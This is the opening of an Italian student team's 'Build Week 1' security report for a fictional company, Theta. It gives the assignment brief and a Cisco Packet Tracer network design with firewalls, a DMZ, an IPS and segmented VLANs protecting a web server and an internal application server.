



TEAM 6

Team leader:

Samuele Aversa

Team members:

Gabriele Arcelli

Federico Biggi

Giammarco Iorio

Roberta Mercadante

Valerio Zampone

BUILD WEEK 1



INDICE:

- PAGINA 3: TRACCIA
- PAGINA 4: DESIGN DI RETE
- PAGINA 5-8: DESCRIZIONE DELLA RETE
- PAGINA 9: PREVENTIVO
- PAGINA 10-14: TEST SU WEB SERVER
- PAGINA 15-20: TEST SU APPLICATION SERVER
- PAGINA 21-22: CONCLUSIONI
- PAGINA 23-24: CONSIDERAZIONI E SUGGERIMENTI
- PAGINA 25: FONTI

Traccia:

Siamo stati ingaggiati dalla compagnia Theta per eseguire delle valutazioni di sicurezza su alcune delle infrastrutture critiche dei loro data center.


Il perimetro delle attività si concentra principalmente su:


- Un Web server che espone diversi servizi su internet (e quindi accessibili al pubblico)
- Un Application server che espone sulla rete interna un applicativo di e-commerce accessibile dai soli impiegati della compagnia Theta (quindi non accessibile da resti esterne, ovvero internet) In base alle informazioni sopra, il capo della sicurezza informatica di Theta, chiamato anche CISO (chief information security officer).

Ci richiede:

1. Di proporre un modello (design) di rete per mettere in sicurezza le due componenti critiche, includendo nell'analisi i dispositivi di sicurezza che potrebbero servire per aumentare la protezione della rete.
2. Di effettuare dei test puntuali sulle due componenti critiche per valutarne lo stato di sicurezza.

DESIGN DELLA RETE con CISCO PACKET TRACER






Per il design della rete dell'azienda Theta abbiamo utilizzato Cisco Packet Tracer. In primo luogo, abbiamo posizionato un firewall dinamico perimetrale a cavallo tra WAN e LAN: questo blocca qualsiasi connessione di origine esterna impedendole di arrivare all'interno. All'interno del firewall troviamo una DMZ (Demilitarized Zone) che altro non è che una porta all' interno del firewall raggiungibile dall'esterno. Per una protezione ulteriore, abbiamo posizionato esternamente un firewall per contenuto next generation il cui compito è quello di filtrare il contenuto dei pacchetti in entrata.


Se viene reputato malevolo, il pacchetto verrà bloccato, se invece viene riconosciuto come benevolo verrà fatto passare potendosi così connettere ai server web che ospita i servizi per il pubblico. Come ulteriore sicurezza abbiamo impostato anche un IPS (Intrusion Protection System), la cui funzione è quella di mandare un avviso e bloccare l'ingresso nel sistema di pacchetti o file non riconosciuti.

RETE DIPENDENTI

Dopodiché abbiamo collegato il tutto alla rete interna, divisa in VLAN separate, tramite un router gateway.

Questo viene collegato ad un firewall interno a protezione della LAN. A questo Firewall sono collegati la rete dipendenti, il NAS e il Server Application, accessibile solamente dai dipendenti interni.

